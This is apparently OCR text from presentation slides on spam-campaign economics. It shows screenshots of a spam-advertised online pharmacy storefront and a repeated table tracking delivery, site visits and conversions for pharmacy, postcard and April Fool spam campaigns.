

Canadian Pharmacy
http://
Google
Home
Bestsellers
All products
FAQ
Contact us
$ € £
Pharma Bonus
Your cart: $0.00 (0 items)
Proceed to Checkout
Canadian Pharmacy
#1 Internet Online Drugstore
Products list
VIAGRA
For Order more than $300:
12 VIAGRA PILLS
FREE
For other Orders:
4 VIAGRA PILLS
Viagra + Cialis
69.99$
10 x Viagra
100 mg
10 x Cialis
20 mg
ORDER NOW
Growth Pack
179.95$
Growth Pills
1 bottle x 60caps
Growth Oil
1 tube x 2oz
ORDER NOW
Viagra
225.61$
120 pills
100 mg
+4 Free pills
ORDER NOW
Bestsellers
Male Enhancement
Men's Health
SALES - 20% OFF
Female Enhancement
Weight Loss
Gums New!
Body-Building
Hypnotherapy
Search by name: A B C D E F G H I J K L M N O P Q R S T U V W X Y Z S
Search:
Today's Bestsellers
Viagra
Our price
$1.21
More info
Add to cart
Cialis
Our price
$2.18
More info
Add to cart
Viagra Professional
Our price
$3.73
More info
Add to cart
Done


Canadian Pharmacy
http://
Google
Home
Bestsellers
All products
FAQ
Contact us
$ € £
Pharma Bonus
Your cart: $0.00 (0 items)
Proceed to Checkout
Canadian Pharmacy
#1 Internet Online Drugstore
Products list
VIAGRA
For Order more than $300:
12 VIAGRA PILLS
FREE
For other Orders:
4 VIAGRA PILLS
Bestsellers
Male Enhancement
Men's Health
SALES - 20% OFF
Female Enhancement
Weight Loss
Gums New!
Body-Building
Hypnotherapy
Viagra + Cialis
69.99$
10 x Viagra
100 mg
10 x Cialis
20 mg
ORDER NOW
Growth Pack
179.95$
Growth Pills
1 bottle x 60caps
Growth Oil
1 tube x 2oz
ORDER NOW
Viagra
225.61$
120 pills
100 mg
+4 Free pills
ORDER NOW
Search by name: A B C D E F G H I J K L M N O P Q R S T U V W X Y Z $
Search:
Today's Bestsellers
Viagra
Our price
$1.21
More info
Add to cart
Cialis
Our price
$2.18
More info
Add to cart
Viagra Professional
Our price
$3.73
More info
Add to cart
Done

Rewritten Spam Emails per Hour




Conversion Tracking




Stage	Pharmacy		Postcard		April Fool	
A – Spam Targets	347,590,389	100%	83,655,479	100%	40,135,487	100%
B – MTA Delivery (est.)	82,700,000	23.8%	21,100,000	25.2%	10,100,000	25.2%
C – Inbox Delivery	48,662	0.014%	11,711	0.014%	5,618	0.014%
D – User Site Visits	10,522	0.00303%	3,827	0.00457%	2,721	0.00680%
E – User Conversions	28	0.0000081%	316	0.000378%	225	0.000561%
	1 in 1,737		1 in 37		1 in 25	

Conversion Tracking




Stage	Pharmacy		Postcard		April Fool	
A – Spam Targets	347,590,389	100%	83,655,479	100%	40,135,487	100%
B – MTA Delivery (est.)	82,700,000	23.8%	21,100,000	25.2%	10,100,000	25.2%
C – Inbox Delivery	48,662	0.014%	11,711	0.014%	5,618	0.014%
D – User Site Visits	10,522	0.00303%	3,827	0.00457%	2,721	0.00680%
E – User Conversions	28	0.0000081%	316	0.000378%	225	0.000561%
	1 in 1,737		1 in 37		1 in 25	

Conversion Tracking




Stage	Pharmacy		Postcard		April Fool	
A – Spam Targets	347,590,389	100%	83,655,479	100%	40,135,487	100%
B – MTA Delivery (est.)	82,700,000	23.8%	21,100,000	25.2%	10,100,000	25.2%
C – Inbox Delivery	48,662	0.014%	11,711	0.014%	5,618	0.014%
D – User Site Visits	10,522	0.00303%	3,827	0.00457%	2,721	0.00680%
E – User Conversions	28	0.0000081%	316	0.000378%	225	0.000561%
	1 in 1,737		1 in 37		1 in 25	

Conversion Tracking




Stage	Pharmacy		Postcard		April Fool	
A – Spam Targets	347,590,389	100%	83,655,479	100%	40,135,487	100%
B – MTA Delivery (est.)	82,700,000	23.8%	21,100,000	25.2%	10,100,000	25.2%
C – Inbox Delivery	48,662	0.014%	11,711	0.014%	5,618	0.014%
D – User Site Visits	10,522	0.00303%	3,827	0.00457%	2,721	0.00680%
E – User Conversions	28	0.0000081%	316	0.000378%	225	0.000561%
	1 in 1,737		1 in 37		1 in 25	

Conversion Tracking



Stage	Pharmacy		Postcard		April Fool	
A – Spam Targets	347,590,389	100%	83,655,479	100%	40,135,487	100%
B – MTA Delivery (est.)	82,700,000	23.8%	21,100,000	25.2%	10,100,000	25.2%
C – Inbox Delivery	48,662	0.014%	11,711	0.014%	5,618	0.014%
D – User Site Visits	10,522	0.00303%	3,827	0.00457%	2,721	0.00680%
E – User Conversions	28	0.0000081%	316	0.000378%	225	0.000561%
	1 in 1,737		1 in 37		1 in 25	

Conversion Tracking




Stage	Pharmacy		Postcard		April Fool	
A – Spam Targets	347,590,389	100%	83,655,479	100%	40,135,487	100%
B – MTA Delivery (est.)	82,700,000	23.8%	21,100,000	25.2%	10,100,000	25.2%
C – Inbox Delivery	48,662	0.014%	11,711	0.014%	5,618	0.014%
D – User Site Visits	10,522	0.00303%	3,827	0.00457%	2,721	0.00680%
E – User Conversions	28	0.0000081%	316	0.000378%	225	0.000561%
	1 in 1,737		1 in 37		1 in 25	

